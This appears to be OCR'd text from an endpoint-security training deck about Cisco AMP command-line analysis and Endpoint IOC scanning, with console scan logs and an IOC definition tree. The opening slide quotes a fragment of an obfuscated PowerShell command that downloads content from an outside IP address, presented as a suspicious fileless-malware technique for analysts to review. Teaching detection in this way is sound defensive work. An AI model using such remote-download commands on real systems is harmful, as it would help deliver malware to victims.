Gecko.....PrOXy.CREdeNTiAl .....

..... 'https://185.86.148.111:443.....

- **Hard** to determine/classify
- Command Line **very long**
- **Payload** is obfuscated
- **What Payload** is downloaded?
- Behaviour: Download **Triggered** by?
- **Description:** PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download content into a string. While this is not by itself malicious, the command-line needs to be reviewed to ascertain the origin and intent. Similar techniques are known to be used by file-less malware.


Command Line and Threat Grid Analysis

CLI




Command Line and Threat Grid Analysis

- Command Line information can help to generate a relationship between detected behaviour during file analysis and behaviour on an endpoint




Endpoint Monitoring



File Analysis

AMP Indications of Compromise (IOC)

IOC – Two Types



AMP IOC Handling


Endpoint IOC

Scanning and searching for defined artifacts on the endpoint

Cloud IOC


Information processed and analysed by the AMP backend


Endpoint IOC Scan





Analyst/Customer generates an IOC File.

Endpoint IOC Scan










Analyst/Customer generates an IOC File.

Endpoint IOC Scan

- Endpoint IOC Scan is a manual process triggered by the Admin as a post reaction.




Analyst/Customer generates an IOC File.

IOC File is uploaded to AMP console. All active IOCs are added to an IOC Signature in AMP backend.

AMP Endpoint connector updates the IOC Signature and starts an IOC scan based on Policy.


IOC scan Results are shown in AMP Console.


Endpoint IOC Scan - Result



mac-lab1 Scanned 2053358 objects. Found **0** matchi...		Endpoint IOC Scan clean	2019-12-09 18:06:52 CET
mac-lab1 started Endpoint IOC scan		Endpoint IOC Scan Start...	2019-12-09 18:06:50 CET
mac-lab1 updated Endpoint IOC Definitions		Endpoint IOC Update	2019-12-09 18:02:49 CET


Endpoint IOC Scan - Result





- Rebuilding the Catalog during the scan, when using a Full Scan, can result into very long scan time!!

Endpoint IOC Scan – Result



Endpoint IOC - Summary

Endpoint IOC Scan Results for mac-lab1

Events for this Device | Launch Device Trajectory

1 Endpoint IOC matched out of a scan of **6** IOCs on **5:50 PM Mitteleuropäische Normalzeit, 12/10/2019**.

FIND WINDOWS [Filename: iocbucket_ea72039b8d79a7eddb517b8a5cea6a09562db238_fi... View Source

- Grouping **Or**
  - Grouping **And**
    - FileItem/FileName - **sens.dll**
    - FileItem/PEInfo/DigitalSignature/SignatureExists - **true**
  - FileItem/FullPath - **\kernel32.dll**
  - FileItem/FileName - **win.ini**
  - FileItem/FileExtension - **evt**
  - ProcessItem/name - **explorer.exe**
  - EventLogItem/EID - **6009**
  - UserItem/Username - **Administrator**
  - ServiceItem/name - **TrkWks**
  - RegistryItem/Path - **\DosDevices\C:**
  - DriverItem/DriverName - **disk.sys**

mac-lab1 Scanned 2031412 objects. Found **25**

mac-lab1 Endpoint IOC Scan Detection Summ

Endpoint IOC Summary

